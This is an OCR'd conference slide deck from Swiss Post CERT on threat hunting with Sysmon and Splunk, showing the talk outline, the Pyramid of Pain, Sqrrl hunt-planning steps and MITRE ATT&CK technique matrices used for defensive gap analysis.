Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT

SWISS POST
Yellow in motion.

C:\> whoami /all

* Tom Ueltschi
* Swiss Post CERT / SOC / CSIRT, since July 2007 (almost 11 years!)
  - Focus: Malware Analysis, Threat Intel, Threat Hunting, Red Teaming
* Talks about «Ponmocup Hunter» (Botconf, DeepSec, SANS DFIR Summit)
* BotConf 2016 talk with same title
* Member of many trust groups / infosec communities
* FIRST SIG member (Malware Analysis, Red Teaming)
* Twitter: @c_APT_ure

Outline

* Introduction on Sysmon and public resources
* Brief recap of BotConf 2016 talk with examples
* Threat Hunting & Advanced Detection examples
  - Malware Delivery
  - Persistence Methods
  - Internal Recon
  - Lateral Movement
  - Internal Peer-to-Peer C2 using Named Pipes
  - Detecting Mimikatz (even file-less / in-memory)

Standing on the Shoulders of Giants

* It's hard to come up with **totally new** ideas and approaches
* Know and use what's already available out there
* Share experiences what works and how

Pyramid of Pain

detect-respond.blogspot.ch/2013/03/the-pyramid-of-pain.html?view=classic

Enterprise Detection & Response

Posted 1st March 2013 by David Bianco

Classic Flipcard Magazine Mosaic Sidebar Snapshot Timeslide

MAR 1


The Pyramid of Pain

Update 2014-01-17

I'm updating this post to include a slightly revised version of the Pyramid. The only change I made was that I added a new level for hashes. I also updated the text to account for this.

I want to be able to detect this!

The Pyramid of Pain



To illustrate this concept, I have created what I like to call the Pyramid of Pain. This simple diagram shows the relationship between the types of indicators you might use to detect an adversary's activities and how much pain it will cause them when you are able to deny those indicators to them. Let's examine this diagram in more detail.


Types of Indicators

Let's start by simply defining types of indicators make up the pyramid:

Sqrrl on Threat Hunting

SOC Detection Processes ("Loops")

sqrrl



Most examples are belong to here

18

Sqrrl on Threat Hunting

How to Decide What to Hunt for and How Often

sqrrl


You can find a large variety of different threats by hunting, but how do you determine where to start and what to search for?

Using these three steps, you'll be able to generate successful hunt plans to uncover new Tactics, Techniques, and Procedures (TTPs) used by cyber adversaries and build out a threat hunting calendar.

Step 1

Choose Your Favorite Attack Model

There are several variations of Cyber Threat Kill Chains, all of which define what actions adversaries must complete in order to achieve their objective while operating within an enterprise network. **It doesn't matter which one you select; choose what makes the most sense to you.**



For this example, we will select and use MITRE's ATT&CK lifecycle.

Sqrrl on Threat Hunting

How to Decide What to Hunt for and How Often

sqrrl

You can find a large variety of different threats by hunting, but how do you determine where to start and what to search for?

Using these three steps, you'll be able to generate successful hunt plans to uncover new Tactics, Techniques, and Procedures (TTPs) used by cyber adversaries and build out a threat hunting calendar.

Step 1

Choose Your Favorite Attack Model


Lockheed Martin's Cyber Kill Chain | FireEye's Attack Lifecycle

There are several variations of Cy
of which define what actions adv
order to achieve their objective w
enterprise network. **It doesn't ma**
choose what makes the most se

Step 2

Identify Most Concerning Activities

After selecting a model, the next step is to go through each of the phases in the model and identify all the potential attacker activities that you are most concerned with. Each phase in a model can include multiple categories of higher level tactics that an adversary could use, which can then be broken down to a number of actual attacker activities, which you will hunt for.




MITRE ATT&CK Matrix (Tactics)

https://attack.mitre.org/wiki/File:MITRE_attack_tactics.png

File:MITRE attack tactics.png

File File history File usage Metadata



* Examples will cover
  - Persistence (Registry, Filesystem)
  - Discovery / Lateral Movement / Execution (WMI)
  - Command and Control (Named Pipes)
  - Credential Access (Mimikatz)

MITRE ATT&CK Matrix (Techniques)

https://attack.mitre.org/wiki/Technique_Matrix

Technique Matrix

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Application Window Discovery	Exploitation of Vulnerability	Execution through API	Automated Collection	Data Compressed	Communication Through Removable Media
Authentication Package	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Execution through Module Load	Clipboard Data	Data Encrypted	Connection Proxy
Basic Input/Output System	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Pass the Hash	Graphical User Interface	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Bootkit	DLL Search Order Hijacking	Component Object Model Hijacking	Exploitation of Vulnerability	Local Network Connections Discovery	Pass the Ticket	InstallUtil	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Change Default File Association	Exploitation of Vulnerability	DLL Injection	Input Capture	Network Service Scanning	Remote Desktop Protocol	MSBuild	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Component Firmware	File System Permissions Weakness	DLL Search Order Hijacking	Network Sniffing	Peripheral Device Discovery	Remote File Copy	PowerShell	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Component Object Model Hijacking	Legitimate Credentials	DLL Side-Loading	Two-Factor Authentication Interception	Permission Groups Discovery	Remote Services	Process Hollowing	Email Collection	Exfiltration Over Physical Medium	Fallback Channels
DLL Search Order Hijacking	Local Port Monitor	Disabling Security Tools		Process Discovery	Replication Through Removable Media	Regsvcs/Regasm	Input Capture	Scheduled Transfer	Multi-Stage Channels
External Remote Services	New Service	Exploitation of Vulnerability		Query Registry	Shared Webroot	Regsvr32	Screen Capture		Multiband Communication
File System Permissions Weakness	Path Interception	File Deletion		Remote System Discovery	Taint Shared Content	Rundll32	Video Capture		Multilayer Encryption
Hypervisor	Scheduled Task	File System Logical Offsets		Security Software Discovery	Third-party Software	Scheduled Task			Remote File Copy
Legitimate Credentials	Service Registry Permissions Weakness	Indicator Blocking		System Information Discovery	Windows Admin Shares	Scripting			Standard Application Layer Protocol

MITRE ATT&CK Matrix (Techniques)

https://attack.mitre.org

Technique

Persistence
Accessibility Features
AppInit DLLs
Authentication Package
Basic Input/Output System
Bootkit
Change Default File Association
Component Firmware
Component Object Model Hijacking
DLL Search Order Hijacking
External Remote Services
File System Permissions Weakness
Hypervisor
Legitimate Credentials

Secure | https://attack.mitre.org/wiki/ATT%26CK_Matrix

ATT&CK™
Adversarial Tactics, Techniques & Common Knowledge

Page | Discussion | Read | View source | View history | Search

Main page
Help
Contribute
References

Tactics
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Execution
Collection
Exfiltration
Command and Control

Techniques
All Techniques
Technique Matrix

Groups
All Groups

Software
All Software

Tools
Printable version
Permanent link


Follow @MITREattack

ATT&CK Matrix

Unchecked

The ATT&CK Matrix provides a visual representation of the adversarial techniques described in the ATT&CK model.

Tactic categories are listed on the top row individual techniques as cells underneath each tactic to denote that technique can be used to accomplish that particular tactic. Techniques can span multiple tactic categories signifying that they can be used for more than one purpose.



MITRE

Command and Control
Commonly Used Port
Communication Through Removable Media
Custom Command and Control Protocol
Custom Cryptographic Protocol
Data Encoding
Data Obfuscation
Fallback Channels
Multi-Stage Channels
Multiband Communication
Multilayer Encryption
Remote File Copy
Standard Application Layer Protocol


MITRE ATT&CK Matrix (DGA)

Uses

Defensive Gap Analysis


An organization can use the ATT&CK Matrix as a way to visualize defensive coverage of techniques and identify where gaps exist. Prioritization of bui
based on documented adversary use
groups.

The example below is a notional case
and intrusion detection analytics to c
resources next to cover more techni
or analytic coverage of cyber advers



MITRE ATT&CK Matrix (T&T)

ATT&CK Tactics and Techniques




Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
DLL Search Order Hijacking			Brute Force	Account Discovery	Windows Remote Management		Automated Collection	Automated Exfiltration	Commonly Used Port
Legitimate Credentials			Credential Dumping	Application Window Discovery	Third-party Software		Clipboard Data	Data Compressed	Communication Through Removable Media
Accessibility Features		Binary Padding			Application Deployment Software	Command-Line	Data Staged	Data Encrypted	
AppInit DLLs		Code Signing	Credential Manipulation	File and Directory Discovery		Execution through API	Data from Local System	Data Transfer Size Limits	Custom Command and Control Protocol
Local Port Monitor		Component Firmware			Exploitation of Vulnerability	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	
New Service		DLL Side-Loading	Credentials in Files	Local Network Configuration Discovery		InstallUtil			Custom Cryptographic Protocol
Path Interception		Disabling Security Tools	Input Capture		Logon Scripts	PowerShell	Data from Removable Media		
Scheduled Task		File Deletion	Network Sniffing	Local Network Connections Discovery	Pass the Hash	Process Hollowing		Exfiltration Over Command and Control Channel	Data Obfuscation
File System Permissions Weakness		File System Logical Offsets	Two-Factor Authentication Interception		Pass the Ticket	Regsvcs/Regasm	Email Collection		Fallback Channels
Service Registry Permissions Weakness				Network Service Scanning	Remote Desktop Protocol	Regsvr32	Input Capture	Exfiltration Over Other Network Medium	Multi-Stage Channels
Web Shell		Indicator Blocking		Peripheral Device Discovery	Remote File Copy	Rundll32	Screen Capture		Multiband Communication
Basic Input/Output System	Exploitation of Vulnerability				Remote Services	Scheduled Task	Audio Capture	Exfiltration Over Physical Medium	
Bootkit	Bypass User Account Control			Permission Groups Discovery	Replication Through Removable Media	Scripting	Video Capture		Multilayer Encryption
Change Default File Association	DLL Injection					Service Execution		Scheduled Transfer	Peer Connections
Component Firmware	Component Object Model Hijacking			Process Discovery	Shared Webroot	Windows Management Instrumentation			Remote File Copy
Hypervisor		Indicator Removal from Tools		Query Registry	Taint Shared Content				Standard Application Layer Protocol
Logon Scripts		Indicator Removal on Host		Remote System Discovery	Windows Admin Shares	MSBuild			Standard Cryptographic Protocol
Modify Existing Service		InstallUtil		Security Software Discovery					Standard Non-Application Layer Protocol
Redundant Access		Masquerading		System Information Discovery					Uncommonly Used Port
Registry Run Keys / Start Folder		Modify Registry		System Owner/User Discovery					Web Service
Security Support Provider		NTFS Extended Attributes		System Service Discovery					
Shortcut Modification		Obfuscated Files or Information		System Time Discovery					
Windows Management Instrumentation Event Subscription		Process Hollowing							
Winlogon Helper DLL		Redundant Access							
		Regsvcs/Regasm							
		Regsvr32							
		Rootkit							
		Rundll32							
		Scripting							
		Software Packing							
		Timestomp							
		MSBuild							
		Network Share Removal							

